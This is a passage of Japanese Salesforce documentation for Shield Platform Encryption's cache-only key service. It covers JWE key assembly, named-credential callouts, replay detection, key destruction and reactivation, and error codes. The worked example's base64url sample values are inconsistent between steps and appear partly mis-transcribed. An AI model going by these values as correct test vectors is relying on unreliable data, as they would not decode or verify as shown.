IP のホワイトリスト登録を容易にするために、キャッシュのみの鍵サービスは指定ログイン情報を使用して、外部サイトへのセキュアな認証済みの [ホワイトリスト登録された接続](#) を確立します。広く使われている認証形式 (Mutual TLS や OAuth など) を使用するように指定ログイン情報を設定できます。これらの認証プロトコルはいつでも変更できます。

5. 鍵サービスログにエラーがないか能動的に監視します。Salesforce では Shield Platform Encryption サービスに関する支援はできますが、鍵素材のホストに使用する高可用性の鍵サービスはお客様の責任で維持する必要があります。[RemoteKeyCalloutEvent](#) オブジェクトを使用してキャッシュのみの鍵イベントを確認または追跡できます。

 **警告:** 鍵素材のセキュリティ保護とバックアップは、鍵を管理するお客様の責任で行います。暗号化鍵キャッシュの外部に保存されている鍵素材が失われると、Salesforce は鍵を取得できません。

6. 鍵素材の形式設定とアセンブルの方法を理解します。Salesforce の外部にホストされている鍵素材の形式は、キャッシュのみの鍵サービスと互換性のある方法で設定します。次のコンポーネントを必要な形式で生成できるようにします。

表 2: キャッシュのみの鍵コンポーネント

コンポーネント	形式
データ暗号化鍵 (DEK)	AES 256 ビット
コンテンツ暗号化鍵 (CEK)	AES 256 ビット
BYOK 互換の証明書	派生した組織固有のテナントの秘密鍵で非公開鍵が暗号化されている、4096 ビット RSA 証明書
JSON Web Encryption コンテンツおよびヘッダー	GitHub のサンプル を参照

コンポーネント	形式
CEK を暗号化するためのアルゴリズム	RSA-OAEP
DEK を暗号化するためのアルゴリズム	A256GCM
一意の鍵識別子	数字、大文字、小文字、ピリオド、ハイフン、下線を使用可能
初期化ベクトル	base64url でエンコード
JSON Web トークン ID (JTI)	128 ビット 16 進数でエンコードされ、ランダムに生成された識別子

鍵素材のアセンブルについての詳細は、「キャッシュのみの鍵の生成とアセンブル」セクションを参照してください。例とサンプルユーティリティについては、GitHub の[キャッシュのみの鍵ラッパー](#)も参照してください。

用語

キャッシュのみの鍵サービスでは、次のような固有の用語が使用されます。

コンテンツ暗号化鍵

鍵サービスのエンドポイントは、鍵要求ごとに一意のコンテンツ暗号化鍵を生成します。コンテンツ暗号化鍵は、データ暗号化鍵をラップし、データ暗号化鍵は鍵暗号化鍵で暗号化され、鍵応答の JWE ヘッダーに配置されます。

JSON Web Encryption

Shield Platform Encryption サービスがコンテンツの暗号化に使用する JSON ベースの構造。JSON Web Encryption (JWE) は、鍵の暗号化に RSAES-OAEP、コンテンツの暗号化に AES GCM を使用します。

JSON Web トークン ID

JSON Web トークンの一意の識別子。JSON Web トークンは、ID およびセキュリティ情報をセキュリティドメイン全体で共有できるようにします。

鍵識別子

鍵 ID (KID) は鍵の一意の識別子です。KID は、指定ログイン情報でサフィックスとして使用され、応答内の KID の検証に使用されます。[設定] で、[一意の鍵識別子] 項目にこの識別子を入力します。

鍵素材の作成およびアセンブル

Shield Platform Encryption のキャッシュのみ鍵サービスは、JSON 応答で返され、JSON Web Encryption (JWE) でラップされる 256 ビット AES 鍵と互換性があります。

キャッシュのみの鍵素材は JSON 形式でラップされます。この記事では、キャッシュのみの鍵の例を使用して鍵をアセンブルするときに鍵素材がどう変化するかを説明します。

1. 256 ビット AES データ暗号化鍵を生成します。任意の暗号論的にセキュアな方法を使用できます。
2. 暗号論的にセキュアな方法を使用して、256 ビット AES コンテンツ暗号化鍵を生成します。
3. BYOK 互換の証明書を生成してダウンロードします。
4. JWE で保護されたヘッダーを作成します。JWE で保護されたヘッダーとは、3 つのクレーム(コンテンツ暗号化鍵の暗号化に使用されるアルゴリズム、データ暗号化鍵の暗号化に使用されるアルゴリズム、キャッシュのみの鍵の一意の ID)が含まれる JSON オブジェクトです。初めに次のヘッダー例を使用します。

```
{"alg": "RSA-OAEP", "enc": "A256GCM", "kid": "982c375b-f46b-4423-8c2d-4d1a69152a0b"}
```

5. JWE で保護されたヘッダーを BASE64URL(UTF8(JWE Protected Header)) としてエンコードします。

```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkEyNTZHQ00iLCJraWQiOii5ODJjMzc1Yi1mNDZiLTQ0MjMtOGMyZC00ZDFhNjkxNTJhMGIifQ
```

6. RSAES-OAEP アルゴリズムを使用してコンテンツ暗号化鍵を BYOK 証明書からの公開鍵で暗号化します。次に、この暗号化されたコンテンツ暗号化鍵を BASE64URL(Encrypted CEK) としてエンコードします。

```
192QA-R7b6Gtjo0tG4GlylJti1-Pf-519YpStYOp28YToMxgUxPmx4NR_myvft24oBCWkh6hy_dqAL7J1VO449EglAB_i9GRdyVbTKnJQ1OivKwWUQaZ9jVNxFFUYTWWZ-sVK4pUw0B31HwWBfpMs14jf0exP5-5amiTZ5oP0rkW99ugLWJ_7X1yTuMIA6VTLSpL0YqChH1wQjo12TQaWG_tiTtwL1SgRd3YohuMv1mCdEmR2TfwTvryLPx4KbFK3Pv5ZSpSIyreFT12DPpmhLEAvhCBZxR4-HMnzySSs4QorWagOaT8XPjPv46m8mUATZSD4hab8v3Mq4H33CmwngZCJXX-sDHuax2JUejxNC8HT5p6sa_I2gQFM1BC2Sd4yBKj1DQKcSslCVav4buG8hkOJXY69iw_zhztv3DoJJ901-EvkMoHpw111U91FhJMUQRvvocfghs2kzy5QC8QQt4t4Wu3p7IvzeneL5I81QjQ1DJmZhbLLorFHgcAs9_FMwnFYFrsgsHP1_v3Iqy7zJJc60fCfDaxAF8Txj_L0eOMkCF1-9PwrULWyRTLM17CdZIm7jb8v9ALxCmDgqUi1yvEeBjhgMLEzAWtxvGGkejc0BdsbWaPFX1I3Uj7C-Mw8LcmpSLKZyEnhj2x-3Vfv5hIVauc6ja1B6Z_UcqXKOc
```

7. データ暗号化鍵の AES ラッピングへの入力として使用する初期化ベクトルを生成します。次に、それを base64url でエンコードします。

```
N2WVMbpAxipAtG90
```

8. データ暗号化鍵をコンテンツ暗号化鍵でラップします。

- a. JWE ヘッダーを ASCII(BASE64URL(UTF8(JWE Protected Header))) としてエンコードします。
- b. AES GCM アルゴリズムを使用してデータ暗号化鍵に対する認証済み暗号化を再形成します。暗号化鍵としてのコンテンツ暗号化鍵、初期化ベクトル(base64URL エンコードバージョンではなくバイト)、および追加の認証済みデータ値を使用し、128 ビット認証タグ出力を要求します。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。

Salesforce Shield または
Shield Platform Encryption、
およびキャッシュのみの
鍵サービスの購入が必要
です。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

c. 生成された暗号化テキストを BASE64URL(Ciphertext) としてエンコードします。

d. 認証タグを BASE64URL(Authentication Tag) としてエンコードします。

```
63wRVVKX0Z0xu8cKqN1kqN-7EDa_mnmk32Dins_zFo4
```

および

```
HC7Ev5lmsbTgwyGpeGH5Rw
```

9. すべての先行値のコンパクトな逐次化として JWE をアセンブルします。ピリオドで区切られた値を連結します。

```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkEyNTZH00iLCJraWQiOii5ODJjMzc1Yi1mNDZiLTQ0MjMtOGMy  
ZC00ZDFhNjkxNTJhMGIifQ.192QA-R7b6Gtjo0tG4GlylJti1-Pf-519YpStYOp28YToMxgUxPmx4NR_myvf  
T24oBCWkh6hy_dqAL7J1VO449EglAB_i9GRdyVbTKnJQ1OivKwWUQaZ9jVNxFFUYTWWZ-sVK4pUw0B31HwWB  
fpMs14jf0exP5-5amiTZ5oP0rkW99ugLWJ_7X1yTuMIA6VTISpL0YqChH1wQjo12TQaWG_tiTtwL1SgRd3Yoh  
uMVlmCdEmR2TfwTvryLPx4KbFK3Pv5ZSpSIyreFTTh12DPpmhLEAVhCBZxR4-HMnZySSs4QorWagOaT8XPjPv  
46m8mUATZSD4hab8v3Mq4H33CmwngZCJXX-sDHuax2JUejxNC8HT5p6sa_I2gQFM1BC2Sd4yBKyj1DQKcSs1  
CVav4buG8hkOJXY69iW_zhztv3DoJJ901-EvkMoHpw111U91FhJMUQRvvocfgs2kzy5QC8QQt4t4Wu3p7Iv  
zeneL5I81QjQ1DJmZhbLLorFHgcAs9_FMwnFYFrgeHP1_v3Iqy7zJJc60fCfDaxAF8Txj_L0eOMkCF1-9Pwr  
ULWyRTLMi7CdZIm7jb8v9ALxCmDgqUi1yvEeBJhgMLEzAWtxvGGkejc0BdsbWaPFX1I3Uj7C-Mw8LcmpSLKZ  
yEnhj2x-3Vfv5hIVauC6ja1B6Z_UcqXKOc.N2WVMbpAxipAtG90.63wRVVKX0Z0xu8cKqN1kqN-7EDa_mnmk  
32Dins_zFo4.HC7Ev5lmsbTgwyGpeGH5Rw
```

このプロセスの詳細な例については、GitHub で [キャッシュのみの鍵ラッパー](#) のサンプルを参照してください。このリポジトリのユーティリティ、または任意の別のサービスを使用できます。

キャッシュのみの鍵のコールアウト接続の設定

指定ログイン情報を使用して、コールアウトのエンドポイントを指定し、エンドポイントから取得する鍵を識別します。

- 組織に、Salesforceが生成したか、顧客が指定した有効な「Salesforceのデータ」鍵が少なくとも1つあることを確認します。[設定]の[鍵の管理]ページで[テナントの秘密を生成]をクリックすることで、テナントの秘密を作成できます。
- [設定]から、[クイック検索]ボックスに「指定ログイン情報」と入力し、[指定ログイン情報]を選択します。



ヒント: 指定ログイン情報では認証済みコールアウトメカニズムが提供されます。Salesforceはこれを使用して鍵素材を取得できます。指定ログイン情報は Salesforce でホワイトリスト登録されるため、Salesforce の外部に保存された鍵素材のセキュアで便利なチャネルになります。

指定ログイン情報の詳細、定義方法、および認証設定へのアクセス権の付与方法については、Salesforce ヘルプを参照してください。

- 指定ログイン情報を作成します。Salesforceが鍵素材の取得に使用できる HTTPS エンドポイントを指定します。
- [設定]から、[クイック検索]ボックスに「プラットフォームの暗号化」と入力し、[高度な設定]を選択します。
- [BYOK でキャッシュのみの鍵を許可]を選択します。

キャッシュのみの鍵サービスをプログラムで有効にすることもできます。詳細は、『メタデータ API 開発者ガイド』の「EncryptionKeySettings」を参照してください。



メモ: [BYOK でキャッシュのみの鍵を許可]の選択を解除すると、キャッシュのみの鍵素材で暗号化されたデータは暗号化されたままになり、Salesforceは引き続きセキュアなコールアウトを呼び出します。ただし、キャッシュのみの鍵の設定変更や新規追加はできません。キャッシュのみの鍵を使用しない場合は、鍵素材を循環させて顧客が指定した(BYOK)鍵素材を使用します。その後で、すべてのデータを同期してから [BYOK でキャッシュのみの鍵を許可]の選択を解除します。

- [設定]から、[クイック検索]ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理]を選択します。
- [テナントの秘密種別] ドロップダウンから鍵種別を選択します。
- [Bring Your Own Key]を選択します。
- [証明書の選択] ドロップダウンから BYOK 互換の証明書を選択します。
- [キャッシュのみの鍵の使用]を選択します。
- [一意の鍵識別子]に、KID(データ暗号化鍵の一意の鍵識別子)を入力します。識別子は、数値、文字列(2018_data_key など)、または UUID (982c375b-f46b-4423-8c2d-4d1a69152a0b など)にできます。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。

Salesforce Shield または
Shield Platform Encryption、
およびキャッシュのみの
鍵サービスの購入が必要
です。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

ユーザ権限

指定ログイン情報を作成、編集、削除する

- 「アプリケーションのカスタマイズ」

BYOK でキャッシュのみの
鍵を許可する

- 「アプリケーションのカスタマイズ」

および

「暗号化鍵の管理」

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- 「暗号化鍵の管理」

12. [指定ログイン情報] ドロップダウンで、鍵に関連付けられている指定ログイン情報を選択します。指定ログイン情報ごとに複数の鍵を関連付けることができます。

The screenshot shows the 'Manage Certificates' interface. A certificate named 'certificate1' is selected. In the 'Use a Cache-Only Key' section, the 'Unique Key Identifier' field contains 'my_data_key1' and the 'Named Credential' dropdown is set to 'Named Credential'. Both the 'Unique Key Identifier' field and the 'Named Credential' dropdown are circled in red.

Salesforce が指定ログイン情報で指定されたエンドポイントへの接続を確認します。エンドポイントにアクセスできる場合、[一意の鍵識別子] に指定された鍵が有効な鍵になります。暗号化ポリシーで暗号化対象としてマークされたデータはすべて、キャッシュのみの鍵で暗号化されます。

指定されたエンドポイントにアクセスできない場合、接続のトラブルシューティングに役立つエラーが表示されます。

[鍵の管理] ページで、キャッシュのみの鍵の状況は「取得済み」として記録されます。Enterprise API では、TenantSecret Source 値が Remote としてリストされます。

ヒント: 設定変更履歴で鍵の設定のコールアウトを監視できます。有効またはアーカイブされたキャッシュのみの鍵へのコールアウトが成功すると、設定変更履歴に「有効」状況が記録されます。設定変更履歴では個々のコールアウトは監視されません。

キャッシュのみの鍵のリプレイ検出の追加

リプレイ検出は、コールアウトが不正に傍受された場合にキャッシュのみの鍵を保護します。有効化すると、リプレイ検出は、`RequestIdentifier`という自動生成された一意のマーカーをすべてのコールアウトに挿入します。`RequestIdentifier`には、鍵識別子、そのコールアウトインスタンス用に生成されたnonce、エンドポイントから要求される nonce が含まれます。`RequestIdentifier`は、有効な各コールアウト要求のランダムな1回限りの識別子として機能します。`RequestIdentifier`を受け入れて返すように鍵サービスを設定すると、`RequestIdentifier`が欠落または不一致のコールアウトはすべて中止されます。

1. コールアウトインスタンス用に生成されたnonceを`RequestIdentifier`から抽出するように鍵サービスを更新します。`nonce`は次のようになります。
`e5ab58fd2ced013f2a46d5c8144dd439`
2. JWEで保護されたヘッダー内に、コンテンツ暗号化鍵の暗号化に使用されるアルゴリズム、データ暗号化鍵の暗号化に使用されるアルゴリズム、キャッシュのみの鍵の一意のIDと一緒に、このnonceをそのまま含めます。次に例を示します。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。

Salesforce Shield または
Shield Platform Encryption、
およびキャッシュのみの
鍵サービスの購入が必要
です。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

ユーザ権限

指定ログイン情報を作成、編集、削除する

- ・「アプリケーションのカスタマイズ」

キャッシュのみの鍵のリプレイ検出を有効にする

- ・「アプリケーションのカスタマイズ」

および

「暗号化鍵の管理」

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- ・「暗号化鍵の管理」

```
{"alg": "RSA-OAEP", "enc": "A256GCM", "kid": "982c375b-f46b-4423-8c2d-4d1a69152a0b", "jti": "e5ab58fd2ced013f2a46d5c8144dd439"}
```

3. [設定]から、[クイック検索]ボックスに「プラットフォームの暗号化」と入力し、[高度な設定]を選択します。
4. [キャッシュのみの鍵のリプレイ検出を有効化]を選択します。

リプレイ検出をプログラムで有効にすることもできます。詳細は、『メタデータAPI開発者ガイド』の「EncryptionKeySettings」を参照してください。

これ以降、外部の鍵サービスへのコールアウトすべてに一意の`RequestIdentifier`が含まれます。



警告: リプレイ検出を有効にしたにも関わらず、キャッシュのみの鍵素材で nonce が返されない場合、Salesforce はコールアウト接続を中止し、POTENTIAL_REPLAY_ATTACK_DETECTED エラーを表示します。

キャッシュのみの鍵の接続の確認

キャッシュのみの鍵素材は Salesforce の外部に保存されるため、機能するコールアウト接続を維持することが重要です。[コールアウトチェック] ページを使用して接続を監視し、鍵サービスでの鍵の取得を妨げる可能性がある鍵サービスの中斷にすばやく対応します。

[キャッシュのみの鍵: コールアウトチェック] ページは、組織でキャッシュのみ鍵サービスを有効にして最初のコールアウトを実行した後にアクセスできるようになります。コールアウトチェックの一部として表示されるデータは、記録システムには保存されません。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
 2. 一意の鍵識別子に関連付けられている証明書の一意の名前と指定ログイン情報を選択します。
 3. [アクション] 列で、チェックする鍵素材の横にある [詳細] をクリックします。
 4. [キャッシュのみの鍵: コールアウトチェック] ページで、[チェック] をクリックします。
- コールアウト接続に関する詳細がページに表示されます。コールアウトチェックが完了して結果が表示されるまで数分かかる場合があります。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。
Salesforce Shield または
Shield Platform Encryption、
およびキャッシュのみの
鍵サービスの購入が必要
です。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- 「暗号化鍵の管理」

Cache-Only Key: Callout Check

Review and check your cache-only key callout connection. Callout test results aren't saved or logged in Salesforce.

Callout Connection Details

Unique Key Identifier: keyContact2 Named Credential: Named Credential ↴
Certificate Unique Name: certificate2 ↴

Start a callout connection check to see results. **Check**

Testing callout connection for
Organization ID: 00DR000000013Hj
Tenant Secret ID: 02GR00000001K1G
Unique Key Identifier: keyContact2
Named Credential: Named_Credential
Certificate Unique Name: certificate2

The callout was successful.

5. コールアウト接続の詳細を確認します。コールアウト接続が失敗した場合、結果ペインの下部に説明を含むエラーメッセージが表示されます。このメッセージを使用して、鍵サービスに適切な調整を加えます。

キャッシュのみの鍵の破棄

キャッシュのみの鍵を破棄すると、キャッシュ内の鍵と、鍵サービスへのコールアウト接続の2つが破棄されます。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
2. [テナントの秘密種別] ドロップダウンから鍵種別を選択します。
3. [破棄] をクリックします。

鍵素材の状況が「破棄済み」に変化し、この鍵へのコールアウトが停止します。アプリケーションでは、この鍵素材で暗号化されたデータが「?????」でマスクされます。

-  **メモ:** キャッシュのみの鍵は、組織および適用される特定のデータに固有です。キャッシュのみの鍵を破棄すると、再有効化して Salesforce で取得できることを確認するまで関連データにアクセスできなくなります。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。

Salesforce Shield または
Shield Platform Encryption、
およびキャッシュのみの
鍵サービスの購入が必要
です。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- 「暗号化鍵の管理」

キャッシュのみの鍵の再有効化

Salesforce で破棄された鍵に指定ログイン情報がまだ関連付けられている場合、[設定] から、または API を使用してプログラムで破棄されたキャッシュのみの鍵を再有効化できます。破棄された鍵を再有効化すると、鍵が有効になります。破棄された鍵を再有効化する前に、対応する鍵サービス接続が回復していることを確認します。

- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
- 再有効化するキャッシュのみの鍵の横にある [有効化] をクリックします。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。


Salesforce Shield または
Shield Platform Encryption、
およびキャッシュのみの
鍵サービスの購入が必要
です。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

ユーザ権限

テナントの秘密および顧
客が指定した鍵素材を生
成、破棄、エクスポート、
インポート、アップ
ロード、設定する

- 「暗号化鍵の管理」



The screenshot shows the 'Key Management' section of the Salesforce Security page. It includes a sidebar for 'Choose Tenant Secret Type' with options like 'Data in Salesforce', 'Search Index', 'Data in Salesforce (Deterministic)', 'Analytics', and 'Event Bus'. Below this is a 'Key Management' section with buttons for 'Generate Tenant Secret' and 'Bring Your Own Key'. A table lists key management actions for various records, with one row highlighted where the 'Activate' button is enclosed in a red box.

Actions	Version	Tenant Secret Type	Status	Key Material Source	Key Derivation	Created By	Last Modified By
Activate	20	Data in Salesforce	DESTROYED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/4/2018 10:51 AM	Security Administrator, 5/30/2018 4:36 PM
Destroy	19	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/4/2018 10:45 AM	Security Administrator, 5/4/2018 10:51 AM
Destroy	18	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/2/2018 8:50 AM	Security Administrator, 5/4/2018 10:52 AM
Destroy	17	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/2/2018 7:50 AM	Security Administrator, 5/4/2018 10:52 AM
Destroy	16	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 4/18/2018 7:59 PM	Security Administrator, 5/4/2018 10:52 AM
Activate	15	Data in Salesforce	DESTROYED	FETCHED	<input type="checkbox"/>	Security Administrator, 4/20/2018 12:23 PM	Security Administrator, 5/30/2018 2:21 PM
Destroy Export	7	Data in Salesforce	ARCHIVED	HSM	<input checked="" type="checkbox"/>	Security Administrator, 3/26/2018 12:23 AM	Security Administrator, 4/18/2018 7:59 PM

Shield 鍵管理サービスは、鍵サービスから再有効化されたキャッシュのみの鍵を取得し、以前その鍵で暗号化されたデータへのアクセスに使用します。

 **メモ:** 他の鍵素材の場合と同様に、データを有効なキャッシュのみの鍵に合わせて同期できます。

キャッシュのみの鍵に関する考慮事項

次の考慮事項は、Shield Platform Encryption のキャッシュのみの鍵サービスを使用して暗号化するすべてのデータに適用されます。

再試行ポリシー

Salesforceが外部の鍵サービスにアクセスできない場合、コールアウトは失敗し、有効なキャッシュのみの鍵の状況は「破棄済み」に設定されます。これにより、どちらのサービスでも過剰な負荷が回避されます。その後、ダウン時間を最小限に抑えるため、キャッシュのみの鍵サービスは定期的にコールアウトを再試行します。再試行は、5分間は1分に1回、その後の24時間は5分に1回行われます。この再試行期間中にキャッシュのみの鍵サービスがコールアウトを正常に完了できると、キャッシュのみの鍵の状況は「有効」にリセットされます。

再試行期間中のどの時点でも、[設定] で鍵素材を有効にできます。または、API で使用可能状況が待機中のリモート鍵サービスを有効にすることもできます。再試行期間中に鍵素材を再有効化すると、すべての再試行が停止します。

RemoteKeyCalloutEvent オブジェクトは、鍵サービスへのすべてのコールアウトを取得します。after insert Apex トリガを使用してこのイベントに登録し、コールアウトが失敗したら通知するリアルタイムアラートを設定できます。

401 HTTP 応答

401 HTTP 応答の場合、Salesforce は指定ログイン情報に関連付けられているすべての OAuth トークンを自動的に更新し、要求を再試行します。

Einstein Analytics

Einstein Analytics データのバックアップは、Shield Platform Encryption の鍵で暗号化されます。Einstein Analytics データセットのデータをキャッシュのみの鍵で暗号化する場合は、Analytics のキャッシュのみの鍵が、「Salesforce のデータ」種別のキャッシュのみの鍵と同じ状態であることを確認します。

設定変更履歴

キャッシュのみの鍵を再有効化するとき、その鍵が「有効」状況で存在するかどうかに応じて、設定変更履歴では有効化されたキャッシュのみの鍵のバージョンを異なる方法で記録します。

一方、破棄された鍵を再有効化するとき、「有効」状況の別の鍵がすでに存在する場合、設定変更履歴には、再有効化された鍵が更新されたバージョン番号で表示されます。

キャッシュのみの鍵と鍵種別

暗号化するデータの種別ごとに異なるキャッシュのみの鍵を使用します。キャッシュのみの鍵を複数の鍵種別で使用することはできません。たとえば、同じキャッシュのみの鍵を使用して検索インデックスと Einstein Analytics データの両方を暗号化することはできません。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

サービス保護

Shield KMS の中断を防御し、暗号化および復号化プロセスを円滑に行うために、種別ごとに最大 10 個のキャッシュのみの鍵を有効またはアーカイブ済みにできます。

鍵制限に達した場合は、既存の鍵を破棄して鍵を作成、アップロード、再有効化、再アーカイブできるようにするか、別の鍵へのコールアウトを作成します。鍵素材を破棄する前に、データを有効な鍵を使用して同期してください。

キャッシュのみの鍵のトラブルシューティング

次に紹介するよくある質問を、Shield Platform Encryption のキャッシュのみの鍵サービスで問題が発生した場合のトラブルシューティングに役立ててください。

鍵サービスへのコールアウトが正常に終了しません。どうすればよいですか？

コールアウトが失敗する原因はいくつかあります。表示されたエラーメッセージを確認し、次のヒントに従って問題を解決してください。すべてのコールアウトは [RemoteKeyCalloutEvent オブジェクト](#) に記録されます。

表 3: キャッシュのみの鍵サービスのエラーと状況コード

RemoteKeyCalloutEvent 状況コード	エラー	問題修正のヒント
DESTROY_HTTP_CODE	The remote key service returned an HTTP error: {000}. (リモート鍵サービスから次の HTTP エラーが返されました: {000}。) A successful HTTP response will return a 200 code. (成功すると HTTP 応答コード 200 が返されます。)	問題を調べるには、HTTP 応答コードを確認します。
ERROR_HTTP_CODE	The remote key service returned an unsupported HTTP response code: {000}. (リモート鍵サービスからサポートされていない次の HTTP 応答コードが返されました: {000}。) A successful HTTP response will return a 200 code. (成功すると HTTP 応答コード 200 が返されます。)	問題を調べるには、HTTP 応答コードを確認します。
MALFORMED_CONTENT_ENCRYPTION_KEY	The remote key service returned a content encryption key in the JWE that couldn't be decrypted with the	指定ログイン情報が適切に設定され、正しい BYOK 互換の証明書を使

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。

Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

RemoteKeyCalloutEvent 状況コード	エラー	問題修正のヒント
	certificate's private key. (リモート鍵サービスから JWE で返されたコンテンツ暗号化鍵を証明書の非公開鍵で復号化できませんでした。)Either the JWE is corrupted, or the content encryption key is encrypted with a different key. (JWE が破損しているか、コンテンツ暗号化鍵が別の鍵を使用して暗号化されています。)	用していることを確認します。
MALFORMED_DATA_ENCRYPTION_KEY	The content encryption key couldn't decrypt the data encryption key that was returned in the remote key service's JWE. (リモート鍵サービスの JWE で返されたデータ暗号化鍵をコンテンツ暗号化鍵で復号化できませんでした。)The data encryption key is either malformed, or encrypted with a different content encryption key. (データ暗号化鍵が不正な形式であるか、別のコンテンツ暗号化鍵で暗号化されています。)	指定ログイン情報が適切に設定され、正しいBYOK互換の証明書を使用していることを確認します。指定ログイン情報は HTTPS エンドポイントをコールアウトする必要があります。
MALFORMED_JSON_RESPONSE	We can't parse the JSON returned by your remote key service. (リモート鍵サービスから返された JSON を解析できません。)Contact your remote key service for help. (リモート鍵サービスにお問い合わせください。)	リモート鍵サービスに問い合わせます。
MALFORMED_JWE_RESPONSE	The remote key service returned a malformed JWE token that can't be decoded. (リモート鍵サービスから返された JWE トークンが不正な形式であるため、復号化できません。)Contact your remote key service for help. (リモート鍵サービスにお問い合わせください。)	リモート鍵サービスに問い合わせます。
EMPTY_RESPONSE	The remote key service callout returned an empty response. (リモート鍵サービスのコールアウトで空の応答が返されました。)Contact your remote key service for help. (リモート鍵サービスにお問い合わせください。)	リモート鍵サービスに問い合わせます。

RemoteKeyCalloutEvent 状況コード	エラー	問題修正のヒント
RESPONSE_TIMEOUT	The remote key service callout took too long and timed out. (リモート鍵サービスのコールアウトに時間がかかりすぎてタイムアウトしました。) Try again. (もう一度お試しください。)	複数回コールアウトを試行しても鍵サービスを使用できない場合は、リモート鍵サービスに問い合わせます。
UNKNOWN_ERROR	The remote key service callout failed and returned an error: {000}. (リモート鍵サービスのコールアウトが失敗し、次のエラーが返されました: {000}。)	リモート鍵サービスに問い合わせます。
INCORRECT_KEYID_IN_JSON	The remote key service returned JSON with an incorrect key ID. (リモート鍵サービスから誤った鍵 ID を含む JSON が返されました。) Expected: {valid keyID}. (想定値: {valid keyID}。) Actual: {invalid keyID}. (実際の値: {invalid keyID}。)	指定ログイン情報が適切に設定され、正しいBYOK互換の証明書を使用していることを確認します。
INCORRECT_KEYID_IN_JWE_HEADER	The remote key service returned a JWE header with an incorrect key ID. (リモート鍵サービスから誤った鍵 ID を含む JWE ヘッダーが返されました。) Expected: {valid keyID}. (想定値: {valid keyID}。) Actual: {invalid keyID}. (実際の値: {invalid keyID}。)	指定ログイン情報が適切に設定され、正しいBYOK互換の証明書を使用していることを確認します。
INCORRECT_ALGORITHM_IN_JWE_HEADER	The remote key service returned a JWE header that specified an unsupported algorithm (alg): {algorithm}. (リモート鍵サービスから次のサポート対象外のアルゴリズム (alg) が指定された JWE ヘッダーが返されました: {algorithm}。)	JWE ヘッダー内のコンテンツ暗号化鍵を暗号化するアルゴリズムは RSA-OAEP 形式である必要があります。
